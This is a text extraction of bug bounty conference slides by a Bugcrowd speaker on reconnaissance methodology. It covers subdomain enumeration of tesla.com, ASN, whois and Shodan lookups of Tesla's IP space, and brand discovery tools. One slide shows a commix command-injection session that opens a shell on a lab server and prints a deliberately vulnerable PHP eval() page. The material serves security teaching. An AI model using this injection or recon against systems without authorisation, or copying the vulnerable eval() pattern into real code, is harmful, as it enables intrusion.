

The Bug Hunters

Methodology v3(ish)

bugcrowd

whoami

- ★ JASON HADDIX - [@JHADDIX](#)
- ★ VP OF TRUST AND SECURITY [@BUGCROWD](#)
- ★ 2014-2015 TOP ON BUGCROWD (TOP 20 CURRENTLY)
- ★ FATHER, HACKER, BLOGGER, GAMER!



WHAT THIS TALK IS ABOUT...



history & topics ✓



The Bug Hunters
Methodology v2.1

This image shows a terminal window with a dark background and light-colored text. It displays a session using the 'commix' tool to exploit a web application. The session starts with connecting to a target URL and performing a command injection attack on a specific parameter. It then checks for a successful exploit and proceeds to interact with the resulting shell. The terminal also shows the user navigating through files like 'example1.php' and 'index.html' and executing PHP code to demonstrate the exploit's payload.

```
root@kali:~# commix --url="http://192.168.72.135/codeexec/example2.php?order=id"
[!] commix v2.1-stable
[!] http://commixproject.com
[!] (commix-project)

Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2017 Anastasios Stasinopoulos (@ancst)

[*] Checking connection to the target URL... [ SUCCESS ]
[!] Warning: A failure message or a warning message can appear on app's response.
[*] A previously stored session has been held against that host.
[*] Do you want to resume to the (results-based) dynamic code injection point? [Y/n]: n
[*] Which file to use for the exploit? [Current exploit] ([Current exploit])> n
[*] Testing the (results-based) dynamic code injection point... [OK]
[*] Testing the (results-based) dynamic code injection point... [OK]
[*] The parameter 'order' seems to be vulnerable to command injection, evaluating...
[*] Payload: ($|print`echo $|id`|sh|) |> n
[?] Do you want a Pseudo-Terminal shell? [Y/n]: Y
Pseudo-Terminal (type '!' for more options): commix(os_shell)> ls
example1.php
example2.php
example3.php
example4.php
index.html





commix(os_shell)> cat example1.php
<?php require_once("../header.php"); ?>

<?php
    $str="echo \"Hello ".$_GET['name']."!!!\"";
    eval($str);
?>
<?php require_once("../footer.php"); ?>

commix(os_shell)> !
```

bugcrowd

(still) light reading



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



```
# Coded By Ahmed Aboul-Ela - @aboul3la
```

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in Shodan...
[!] Error: Google probe failed to connect to https://www.google.com
[+] Finished now the log file...
[+] Total Unique Subdomains: 30
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncrediscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Discovering IP Space



ASN's

★ AUTONOMOUS SYSTEM NUMBER - [HTTP://BGP.HE.NET](http://BGP.HE.NET)

 HURRICANE ELECTRIC
INTERNET SERVICES

tesla

Quick Links

- [BGP Toolkit Home](#)
- [BGP Prefix Report](#)
- [BGP Peer Report](#)
- [Exchange Report](#)
- [Bogon Routes](#)
- [World Report](#)
- [Multi Origin Routes](#)
- [DNS Report](#)
- [Top Host Report](#)
- [Internet Statistics](#)
- [Looking Glass](#)
- [Network Tools App](#)
- [Free IPv6 Tunnel](#)
- [IPv6 Certification](#)
- [IPv6 Progress](#)
- [Going Native](#)
- [Contact Us](#)

[!\[\]\(01fb5058363dcb3bfe1ee1159e9c248e_img.jpg\)](#) [!\[\]\(54f0ad8b6afbf069171bcb3f2d838cc1_img.jpg\)](#)

Updated 28 Jul 2017 03:05 PST © 2017 Hurricane Electric

Search Results

| Result | Description |
|------------------|--|
| AS51602 | AD Aerodrom 'Nikola Tesla' Beograd  |
| AS47988 | Tesla stedna banka d.d.  |
| AS394161 | Tesla Motors, Inc.  |
| 91.208.233.0/24 | Tesla stedna banka d.d.  |
| 66.242.48.0/22 | Toledo Tesla (C05787700)  |
| 209.133.79.0/24 | Tesla Motors, Inc.  |
| 203.31.23.0/24 | Tesla Engineering Group  |
| 194.24.249.0/24 | AD Aerodrom 'Nikola Tesla' Beograd  |
| 194.24.248.0/24 | AD Aerodrom 'Nikola Tesla' Beograd  |
| 141.101.246.0/24 | LLC "TESLA"  |

AS394161 Tesla Motors, Inc.

AS Info Graph v4 Prefixes v4 Peers v4 Whois IRR

| Prefix | Description |
|-----------------|--------------------|
| 209.133.79.0/24 | Tesla Motors, Inc. |

ARIN & RIPE



<https://whois.arin.net/ui/query.do>

<https://apps.db.ripe.net/db-web-ui/#/fulltextsearch>

The ARIN website features a blue header bar with links for NUMBER RESOURCES, PARTICIPATE, POLICIES, FEES & INVOICES, KNOWLEDGE, and ABOUT US. A blue button on the left says "ARIN Online enter". The main content area is titled "WHOIS-RWS" and shows a search result for "tesla motors". The results are listed under "Organizations" and include entries like TESLA MOTORS (TESLA-1) through TESLA MOTORS (TM-160). To the right, there's a sidebar with "RELEVANT LINKS" including ARIN Whois/Whois-RWS Terms of Service, Report Whois Inaccuracy, Whois-RWS API Documentation, ARIN Technical Discussion Mailing List, and Sample stylesheet (xsl).

The RIPE Database Text Search page shows a search for "tesla motors" in the "Full Text Search" field. The results table lists "Number of results - all object types" with rows for "inetnum" (60), "person" (11), and "inet6num" (10). Below the table is a navigation bar with links 1 through 9. The main results section displays several "inet6num" entries, each with a netname and description. The first entry is "inet6num: 2003:44:c030::/48 netname=TESLA-MOTORS-BERLIN-NET, descr=Tesla Motors GmbH". Other entries include "inet6num: 2a00:2381:ed9f:600::/56 netname=TESLA-MOTORS-LTD, descr=FTIP003846957 Tesla Motors Ltd" and "inet6num: 2a00:2381:ed9f:400::/56 netname=TESLA-MOTORS, descr=FTIP003686539 Tesla Motors Ltd".

Rev whois



[HTTPS://REVERSE.REPORT/](https://reverse.report/)

[Reverse report](#)

Search

teslamotors

LOOKUP

[teslamotors.com](#)

17

https://reverse.report/name/teslamotors.com

[Reverse report](#)

teslamotors.com

Records found: 17.

| | |
|--------------------------------|---|
| 205.234.27.220 | teslamotors.com |
| 72.32.65.228 | web1.teslamotors.com |
| 192.28.144.15 | email1.teslamotors.com |
| 72.32.65.229 | web2.teslamotors.com |
| 63.83.63.3 | mail2.teslamotors.com |
| 68.232.192.245 | mta.e.teslamotors.com |
| 209.111.13.50 | extconfl.teslamotors.com |
| 211.147.88.106 | vpn-test.vn.teslamotors.com |
| 211.147.88.107 | vpn-test.vn.teslamotors.com |
| 211.147.88.108 | vpn-test.vn.teslamotors.com |
| 211.147.88.109 | vpn-test.vn.teslamotors.com |
| 205.234.27.238 | external-smtp.teslamotors.com |
| 72.32.65.226 | loadbalancer.teslamotors.com |
| 72.32.65.227 | loadbalancer.teslamotors.com |
| 68.122.47.161 | dns.teslamotors.com |
| 205.234.27.224 | suppliers.teslamotors.com |
| 205.234.27.225 | www-uat.teslamotors.com |
| 205.234.27.221 | origintest.teslamotors.com |

Top subdomains

| | |
|------------------------------------|---|
| vn.teslamotors.com | 4 |
|------------------------------------|---|

Networks found

| | |
|------------------------------|---|
| 205.234.27.0 | 5 |
| 211.147.88.0 | 4 |
| 72.32.65.0 | 4 |
| 192.28.144.0 | 1 |
| 209.111.13.0 | 1 |
| 63.83.63.0 | 1 |
| 68.122.47.0 | 1 |
| 68.232.192.0 | 1 |

Shodan Organization



[HTTPS://WWW.SHODAN.IO/SEARCH?QUERY=ORG%3A%22TESLA+MOTORS%22](https://www.shodan.io/search?query=org%3A%22Tesla+Motors%22)

Secure | https://www.shodan.io/search?query=org%3A%22Tesla+Motors%22

SHODAN org:"Tesla Motors" Explore Downloads Reports Enterprise Access Contact Us

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 8

TOP COUNTRIES

United States 8

TOP SERVICES

| Service | Count |
|-----------|-------|
| HTTP(S) | 5 |
| IKE-NAT-T | 1 |
| IKE | 1 |
| HTTP | 1 |

TOP ORGANIZATIONS

| Organization | Count |
|--------------|-------|
| Tesla Motors | 8 |

209.133.79.11

IP: 209.133.79.11 IPX-107208-ZYO.zip.zayo.com
Added on 2017-10-04 09:17:50 GMT
United States, Fremont
Details

VPN (IKE NAT-T)
Initiator SPI: e5f858a0876af576
Responder SPI: 83c32fa98d2928e9
Next Payload: Notification (9)
Version: 1.8
Exchange Type: Informational
Flags:
Encryption: False
Commit: False
Authentication: False
Message ID: 8cd87b2c
Length: 102

209.133.79.12

IP: 209.133.79.12 IPX-107208-ZYO.zip.zayo.com
Added on 2017-10-03 06:01:56 GMT
United States, Fremont
Details

SSL Certificate
Issued By:
J. Common Name: 209.133.79.12
Issued To:
J. Common Name: 209.133.79.12
J. Organization: Tesla Motors
Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK
Date: Tue, 03 Oct 2017 06:01:56 GMT
Server: PanWeb Server -
Content-Length: 176
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=30, max=19
Pragma: private
Cache-Control: private, must-revalidate, post-check=0, pre-check=0
Expires: Mon, 26 Jul 1997 05:...

209.133.79.40

IP: 209.133.79.40 IPX-107208-ZYO.zip.zayo.com
Added on 2017-10-02 23:02:37 GMT
United States, Fremont
Details

HTTP/1.1 404 Not Found
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 1647
ETag: W/"66f-B0CDNQbgnd8/mTTEjB8Y3aqB1/"
Date: Mon, 02 Oct 2017 23:02:36 GMT
Connection: keep-alive
<!DOCTYPE html><html lang="en"><head><link rel="shortcut icon" href=".../manual/...">

Event Data Recorder

209.133.79.33

IP: 209.133.79.33 IPX-107208-ZYO.zip.zayo.com
Added on 2017-10-02 21:25:02 GMT
United States, Fremont
Details

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

HTTP/1.1 200 OK
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Surrogate-Control: no-store
Cache-Control: no-store, no-cache, ...

Tesla'Vendor'Portal

209.133.79.15

IP: 209.133.79.15 IPX-107208-ZYO.zip.zayo.com
Added on 2017-09-28 10:39:27 GMT
United States, Fremont
Details

SSL Certificate
Issued By:
J. Common Name: m3vendor0n.teslamotors.com
Issued To:
J. Common Name: m3vendor0n.teslamotors.com
J. Organization: teslamotors inc
Supported SSL Versions

HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Connection: close
Pragma: no-cache
Cache-Control: no-store
Expires: -1
Content-Length: 2251

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```




```
# Coded By Ahmed Aboul-Ela - @aboul3la
```

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: op
[!] Finished now
[+] Total URLs: 20
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncrediscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Discovering New Targets (Brands & TLDs)



Brand / TLD Discovery



★ WIKIPEDIA THE ORG
★ CRUNCHBASE ACQUISITIONS SECTION

★ *BURP* SPIDERING

★ DOMLINK
★ BUILTWITH

Acquisitions

Secure | <https://www.crunchbase.com/organization/tesla-motors/acquisitions>

Look up a specific company, person, investor, or event

Tesla

Overview Timeline Contributors


Acquisitions (3)

| Date | Acquired | Amount |
|--------------|----------------------|-----------------|
| Nov 8, 2016 | Grohmann Engineering | Unknown |
| Jun 22, 2016 | SolarCity | \$2.6B in Stock |
| May 8, 2015 | Riviera Tool | Unknown |

ADD TO LIST

TOP CONTRIBUTORS

CONTRIBUTE





A screenshot of the Crunchbase website showing the acquisitions section for Tesla. The URL in the address bar is https://www.crunchbase.com/organization/tesla-motors/acquisitions. A red arrow points from the URL bar down to the 'Acquisitions (3)' section. The acquisitions listed are: Nov 8, 2016 - Grohmann Engineering (Amount Unknown); Jun 22, 2016 - SolarCity (\$2.6B in Stock); and May 8, 2015 - Riviera Tool (Amount Unknown). The Tesla logo is displayed above the acquisitions table.

Linked Discovery (Burp Demo)

- 1) TURN OFF PASSIVE SCANNING
- 2) SET FORMS AUTO TO SUBMIT (IF YOU'RE FEELING FRISKY)
- 3) SET SCOPE TO ADVANCED CONTROL AND USE STRING OF TARGET NAME (NOT A NORMAL FQDN)
- 4) WALK+BROWSE, THEN SPIDER ALL HOSTS RECURSIVELY!
- 5) PROFIT (MORE TARGETS)!

DomLink



VINCENT YIU

@VYSECURITY

Builtwith

[Home](#) [Relationships](#) [Advanced](#) [Sign Up](#) [Log In](#)

twitch.tv

Analytics and Tracking

- Fastly
- Facebook Domain Insights
- Datalogix
- Lotame Crowd Control
- Mixpanel
- comScore
- Quantcast Measurement
- Krux Digital
- Rapleaf
- LiveRamp
- Everest Technologies
- Google Analytics
- Google Universal Analytics
- Google Analytics Classic

MediaMath

Moat

Widgets

[Home](#) [Relationships](#) [Advanced](#) [Sign Up](#) [Log In](#)

twitch.tv

Attributes

| Type | ID | First Detected | Last Detected |
|------|-----------------------|----------------|---------------|
| | UA-XXXXX | January-17 | March-18 |
| | UA-23719667 | November-11 | March-18 |
| | MP-809576468572134... | May-16 | March-18 |
| | UA-24232453 | July-16 | November-17 |
| | NR-68021d1043 | July-16 | June-17 |
| | QC-16uNVwiyGoWyg | May-16 | February-17 |
| | UA-78630608 | August-16 | August-16 |

Related Domains

Website

- 4egaming.com
- ahikocake.com
- alacon01.com
- alt-f-x.com
- astrogaming.co.uk
- avalonstar.tv
- b0eh.com
- bafael.com
- blinny.tv
- bit.ly
- boothebun.net
- brettdoesgaming.com
- bytem33.com
- live.capcomprotour.com

Related Domains

Website

- 4egaming.com
- ahikocake.com
- alacon01.com
- alt-f-x.com
- astrogaming.co.uk
- avalonstar.tv
- b0eh.com
- bafael.com
- blinny.tv
- bit.ly
- boothebun.net
- brettdoesgaming.com
- bytem33.com
- live.capcomprotour.com

Builtwith

Home Relationships Advanced Sign Up Log In

twitch.tv

Attributes

| Type | ID | First Detected | Last Detected |
|------|-----------------------|----------------|---------------|
| GA | UA-XXXXX | January-17 | March-18 |
| GA | UA-23719667 | November-11 | March-18 |
| GDPR | MP-809576468572134... | May-16 | March-18 |
| GA | UA-24232453 | July-16 | November-17 |
| GDPR | NR-68021d1043 | July-16 | June-17 |
| GDPR | QC-16uNVwiyGoWyg | May-16 | February-17 |
| GA | UA-78630608 | August-16 | August-16 |

Related Domains

Website


- 4egaming.com
- ahikocake.com



Home > UA-23719667 Google Analytics Tag Usage History

UA-23719667

Google Analytics Tag Usage and History



Others

★ TRADEMARK IN GOOGLE: " "TESLA © 2016" "TESLA © 2015" "TESLA © 2017" INURL:TESLA

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```



```
# Coded By Ahmed Aboul-Ela - @aboul3la
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Upstream timed out
[+] Finished now
[+] Total URLs found: 30
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncrediscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Discovering New Targets (Subdomains)



Subdomain Scraping

YAHOO! Google

Robtex!



Baidu 百度

bing

censys

sslmate
Cert Spotter.

crt.sh Certificate Search

DNSDB Search

NETCRAFT

CertDB

PASSIVE TOTAL
BUILT FOR ANALYSTS BY ANALYSTS

XXXXYHIIIIIIIIII
HACKER TARGET
WWIIIHIIIIII

IT'S ALL ABOUT SOURCES

F-SECURE
RIDDLER //

https://dnsdumpster.com

exampledomain.com

DNSdumpster.com is a FREE domain research tool that can discover hosts domain. Finding visible hosts from the attackers perspective is an impo the security assessment process.

this is a [HackerTarget.com](#) project

PTRarchive.com
Over 166 billion reverse DNS entries from 2008 to the present.

SecurityTrails

dögpile®

ThreatMiner
Data Mining for Threat Intelligence

virustotal

INTERNET ARCHIVE
wayback Machine

ThreatCrowd

Sublist3r Amass

- AMASS BY JEFF FOLEY - @JEFF_FOLEY
- [HTTPS://GITHUB.COM/CAFFIX/AMASS](https://github.com/caffix/amass)
- INCLUDES REVERSE DNS METHODS
- INCLUDES PERMUTATION SCANNING:
